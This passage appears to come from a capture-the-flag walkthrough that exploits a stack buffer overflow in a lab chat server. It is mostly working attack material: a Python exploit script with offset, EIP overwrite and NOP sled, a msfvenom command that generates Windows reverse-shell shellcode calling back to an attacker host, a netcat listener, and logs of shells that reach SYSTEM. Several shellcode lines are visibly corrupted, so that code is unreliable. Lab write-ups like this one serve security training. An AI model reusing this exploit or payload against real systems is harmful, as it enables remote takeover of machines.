shellcode += b"\xa0\x21\xed\xda\x65\x5a\xa4\xc4\x6a\x67\x7e"
shellcode += b"\x7f\x58\x13\x81\xa9\x90xdc\x2e\x94\x1c\x2f"
shellcode += b"\x2e\xd1\x9b\xd0\x45\x2b\xd8\x6d\x5e\xe8\xa2"
shellcode += b"\xa9xeb\xea\x05\x39\x4b\xd6\xb4\xee\x0a\x9d"
shellcode += b"\xbb\x5b\x58\xf9\xdf\x5a\x8d\x72\xdb\xd7\x30"
shellcode += b"\x54\x6d\xa3\x16\x70\x35\x77\x36\x21\x93\xd6"
shellcode += b"\x47\x31\x7c\x86\xed\x3a\x91\xd3\x9f\x61\xfe"
shellcode += b"\x10\x92\x99\xfe\x3e\xa5\xea\xcc\xe1\x1d\x64"
shellcode += b"\x7d\x69\xb8\x73\x82\x40\x7c\xeb\x7d\x6b\x7d"
shellcode += b"\x22\xba\x3f\x2d\x5c\x6b\x40\xa6\x9c\x94\x95"
shellcode += b"\x69\xcc\x3a\x46\xca\xbc\xfa\x36\xa2\xd6\xf4"
shellcode += b"\x69\xd2\xd9\xde\x01\x79\x20\x89\xed\xd6\x25"
shellcode += b"\x4a\x86\x24\x39\x4c\x63\xa0\xdf\x26\x9b\xe4"
shellcode += b"\x48\xdf\x02\xad\x02\x7e\xca\x7b\x6f\x40\x40"
shellcode += b"\x88\x90\x0f\xa1\xe5\x82\xf8\x41\xb0\xf8\xaf"
shellcode += b"\x5e\x6e\x94\x2c\xcc\xf5\x64\x3a\xed\xa1\x33"
shellcode += b"\x6b\xc3\xbb\xd1\x81\x7a\x12\xc7\x5b\x1a\x5d"
shellcode += b"\x43\x80\xdf\x60\x4a\x45\x5b\x47\x5c\x93\x64"
shellcode += b"\xc3\x08\x4b\x33\x9d\xe6\x2d\xed\x6f\x50\xe4"
shellcode += b"\x42\x26\x34\x71\xa9\xf9\x42\x7e\xe4\x8f\xaa"
shellcode += b"\xcf\x51\xd6\xd5\xe0\x35\xde\xae\x1c\xa6\x21"
shellcode += b"\x65\xa5\xc6\xc3\xaf\xd0\x6e\x5a\x3a\x59\xf3"
shellcode += b"\x5d\x91\x9e\x0a\xde\x13\x5f\xe9\xfe\x56\x5a"
shellcode += b"\xb5\xb8\x8b\x16\xa6\x2c\xab\x85\xc7\x64"

offset = 2012
junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'

```

```

nops = b'\x90' * 32

payload = junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)

```

- make sure you have your listener ready!

```
rlwrap nc -nvlp 53
```

Cool! it worked!!!!

```

(gekkokali)~[~/brainstorm/devel]
$ rlwrap nc -nvlp 53
listening on [any] 53 ...
connect to [192.168.15.3] from (UNKNOWN) [192.168.15.6] 57243
Microsoft Windows [Version 10.0.19045.5011]
(c) Microsoft Corporation. All rights reserved.

C:\Users\neo\Desktop\hacking\loot>whoami
whoami
desktop-3th832i\neo

C:\Users\neo\Desktop\hacking\loot>

```

Nice! our exploit works!!!!  
it works!!!!

Perfect! now we need to modify it just a bit to work on our intended target!

We probably just need to regenerate the shellcode

One more thing. Setting EXITFUNC to thread makes our exploit a lot more stable! it should not crash the chatserver.

```

msfvenom -p windows/shell_reverse_tcp \
    EXITFUNC=thread \
    LHOST=10.13.44.110 \
    LPORT=53 \
    -a x86 \
    -b '\x00' \

```

```
-f python \  
-v shellcode
```

The Final exploit should look like this!

```
import socket  
  
rhost = '10.10.62.14'  
rport = 9999  
  
shellcode = b""  
shellcode += b"\xdb\xd2\xbd\x9d\xa0\xea\xd0\xd9\x74\x24\xf4"  
shellcode += b"\x5f\x2b\xc9\xb1\x52\x31\x6f\x17\x83\xef\xfc"  
shellcode += b"\x03\xf2\xb3\x08\x25\xf0\x5c\x4e\xc6\x08\x9d"  
shellcode += b"\x2f\x4e\xed\xac\x6f\x34\x66\x9e\x5f\x3e\x2a"  
shellcode += b"\x13\x2b\x12\xde\xa0\x59\xbb\xd1\x01\xd7\x9d"  
shellcode += b"\xdc\x92\x44\xdd\x7f\x11\x97\x32\x5f\x28\x58"  
shellcode += b"\x47\x9e\x6d\x85\xaa\xf2\x26\xc1\x19\xe2\x43"  
shellcode += b"\x9f\xa1\x89\x18\x31\xa2\x6e\xe8\x30\x83\x21"  
shellcode += b"\x62\x6b\x03\xc0\xa7\x07\x0a\xda\xa4\x22\xc4"  
shellcode += b"\x51\x1e\xd8\xd7\xb3\x6e\x21\x7b\xfa\x5e\xd0"  
shellcode += b"\x85\x3b\x58\x0b\xf0\x35\x9a\xb6\x03\x82\xe0"  
shellcode += b"\x6c\x81\x10\x42\xe6\x31\xfc\x72\x2b\xa7\x77"  
shellcode += b"\x78\x80\xa3\xdf\x9d\x17\x67\x54\x99\x9c\x86"  
shellcode += b"\xba\x2b\xe6\xac\x1e\x77xbc\xcd\x07 added\x13"  
shellcode += b"\xf1\x57\xbe\xcc\x57\x1c\x53\x18\xea\x7f\x3c"  
shellcode += b"\xed\xc7\x7f\xbc\x79\x5f\x0c\x8e\x26\xcb\x9a"  
shellcode += b"\xa2\xaf\xd5\x5d\xc4\x85\xa2\xf1\x3b\x26\xd3"  
shellcode += b"\xd8\xff\x72\x83\x72\x29\xfb\x48\x82\xd6\x2e"  
shellcode += b"\xde\xd2\x78\x81\x9f\x82\x38\x71\x48\xc8\xb6"  
shellcode += b"\xae\x68\xf3\x1c\xc7\x03\x0e\xf7\xe2\xde\x3c"  
shellcode += b"\x69\x9b\xe2\x3c\x75\x6e\x6a\xda\x1f\x80\x3a"  
shellcode += b"\x75\x88\x39\x67\x0d\x29\xc5\xbd\x68\x69\x4d"  
shellcode += b"\x32\x8d\x24\xa6\x3f\x9d\xd1\x46\x0a\xff\x74"  
shellcode += b"\x58\xa0\x97\x1b\xcb\x2f\x67\x55\xf0\xe7\x30"  
shellcode += b"\x32\xc6\xf1\xd4\xae\x71\xa8\xca\x32\xe7\x93"  
shellcode += b"\x4e\xe9\xd4\x1a\x4f\x7c\x60\x39\x5f\xb8\x69"  
shellcode += b"\x05\x0b\x14\x3c\xd3\xe5\xd2\x96\x95\x5f\x8d"  
shellcode += b"\x45\x7c\x37\x48\xa6\xbf\x41\x55\xe3\x49\xad"  
shellcode += b"\xe4\x5a\x0c\xd2\xc9\x0a\x98\xab\x37\xab\x67"  
shellcode += b"\x66\xfc\xcb\x85\xa2\x09\x64\x10\x27\xb0\xe9"  
shellcode += b"\xa3\x92\xf7\x17\x20\x16\x88\xe3\x38\x53\x8d"  
shellcode += b"\xa8\xfe\x88\xff\xa1\x6a\xae\xac\xc2\xbe"  
  
offset = 2012
```



```

junk = b'\x41' * offset
eip = b'\xdf\x14\x50\x62'
nops = b'\x90' * 32

payload = junk + eip + nops + shellcode

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    sock.connect((rhost, rport))
    banner = sock.recv(512)
    question = sock.recv(512)
    name = 'bstraw\n'
    sock.send(name.encode())
    reply = sock.recv(512)
    sock.send(payload)

```

And it worked flawlessly! Also, We're system!!!

```

→
gekko ~ kali:~/brainstorm/devel$
→ python3 exploit.py
gekko ~ kali:~/brainstorm/devel$
→

gekko ~ kali:~/brainstorm$
→ bash
(gekko@kali)~(~/brainstorm
$ rlwrap nc -nvlp 53
Listening on [any] 53 ...
connect to [10.13.44.110] from (UNKNOWN) [10.10.62.14] 49199
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>

```

cool! we got system already!